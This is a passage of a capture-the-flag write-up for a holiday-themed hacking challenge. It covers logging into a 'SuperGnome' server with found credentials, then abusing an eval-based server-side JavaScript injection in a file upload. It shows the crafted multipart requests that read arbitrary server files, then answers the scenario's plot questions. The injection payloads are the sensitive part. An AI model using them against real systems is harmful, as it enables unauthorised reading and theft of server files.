The email also reveals that the company name ATNAS is SANTA in reverse.

52.192.152.132 - SG04

For login, the admin/SittingOnAShelf worked. However, downloading the files are denied. However, there is a Server Side JavaScript Injection vulnerability on the file upload.

Seems that the “postproc_syntax” form value is being evaluated as:

```
d.run(function() {
  result = eval('(' + postproc_syntax + ')');
});
```

Effectively, the Node.JS application is evaluating the “postproc_syntax” variable as a function and running that function. I used the Burpsuite repeater tool to craft the correct packets to retrieve the files.

```
-----9470160049450778315296694
Content-Disposition: form-data; name="postproc"

fs.readFileSync('/gnome/www/files/gnome.conf')
-----9470160049450778315296694
Content-Disposition: form-data; name="file"; filename="cam.png"
Content-Type: image/png
```

The following is the text of the config file:

```
successful.</p><p class="message">Executing post process...</p><p
class="message">Post process result: Gnome Serial Number:
BU22_1729_2716057 |
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
</p><p class="message">File pending Nedfords
```

However, this doesn't work for the .zip files. Therefore, we needed another Node.Js function to convert the binary to a Base64 encoded string.

```
-----1193626148138309698637599487
Content-Disposition: form-data; name="postproc"

new Buffer(fs.readFileSync('/gnome/www/files/20151203133815.zip'),'binary').toString('base64')
-----1193626148138309698637599487
Content-Disposition: form-data; name="file"; filename="cam.png"
Content-Type: image/png
```

Files

Upload successful.

Executing postprocess...

Postprocess result:

```
UESDBBOAAAAIAO5jb0eGH7n7XhAAAQqAAAVA BwAMjA xNTEyMDMzMzM4MThNC5wY2FwVVOJAAMe0hWHnffv  
/M8Coupb10bVHkzDnff/P P5/4z9/9ypdPKKeUvn8TE3j5zZd+5+aH TysrOA9/SihH52f  
/uwPFz+zz7InLyzE59d0i54aG FpdDExHdq37u4cPaXk2+++Nr1EjxCyeY8v6Bopw4dIqViZMnz0xMnDpBiC  
dunOki+lg+o  
/hzSfH7q76XmV0ZovN1buLU525h57W1TV+oXU75oB99eIJZAN7CKEMuHkSiW8NGbID4He2PqD85Pw/7+OAYUV/ffL  
5LpOhLiqPcvTr1fenujw25+X1Y9Abcfllf1JR1pcLa2x1e3M9zRbKSwn2ZXwZD707qeOAnxvlsbmDuPTYwZDH3nj  
e1Hyf  
/OkHsbZkpC2vD5ky88ge4lss6iZ0uqa8ffL4a62XnIujUq9KW5S FbloD7S7KFzUOb5eKj5X7VUh5BjDPjNjwS  
Ap9kGKH  
/64oM6lZird0pmueXqGV2ML2e3MwfpqJp5E7j0bPK351W5M+w2qdImbHUmvuW0Nqr541XvoweszJZ88ivoxRT7  
NIOtk  
/SmiMpLvcdFwLTDNkaDmWF5XHLU4HG9LrDdMzbM3xYprpccS PKPj4RDkyXRsHTNaS9GV PxbIG6D73bWPocK  
h8iq  
/az0rWN33FjMsPrazinDqmhef5ap6bEuGveRhS8w2NdmI15RmuNlybZHS cFV42zAieadzXl3FH zVlnohIVNsmS  
4ZH8nBf  
/gXpfpj7HvBpnNWEauZmLkcyT3ZhVoOvsJ9sEY323J1Szg6uYwZXpSxgneBnKkzbqvY73Edaz1oNM1yMv+jXbgVj  
l2c
```

Once the text is copied to a file, the file can be decoded with

```
3_4.pcap 2015.zip cam.png  
ne4# base64 -d 20151203133815.zip.bin > 2015.zip
```

Part 5: Baby, It's Gnome Outside: *Sinister Plot and Attribution*

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any static images you find, what is the nefarious plot of ATNAS Corporation?

The purposes of the millions of Gnomes is to take pictures inside houses, so that burglars can break in and steal the really good stuff. They will do this on December 24th, dressed as Santa, so as to have an alibi if caught.

ATNAS is the reverse of SANTA.

10) Who is the villain behind the nefarious plot.

From SuperGnome 4, the pcap file 20151203133818_4.pcap was extracted. In the pcap is another email from c@atnascorp.com to Dr. O'Malley at psychdoctor@whovillepsychiatrists.com.

In the email, it is revealed that CLW, the leader of ATNAS is none other than Cindy Lou Who of Whoville. She was traumatized by the Grinch as a child. Since she now hates Christmas, she has vowed to ruin it for 2 million other households. Whoever at Counter Hack came up with this scenario has serious issues!

Camera Images

The camera images are being XOR'ed together. The camera image camera_feed_overlap_error.png has an image, but that image has been XOR'ed with the static images from SuperGnome's 1-5. By XORing camera_feed_overlap_error.png with factory_cam_1.png, then the resulting image XORed with factory_cam_2.png and so on, will reveal the image from the boss's office.

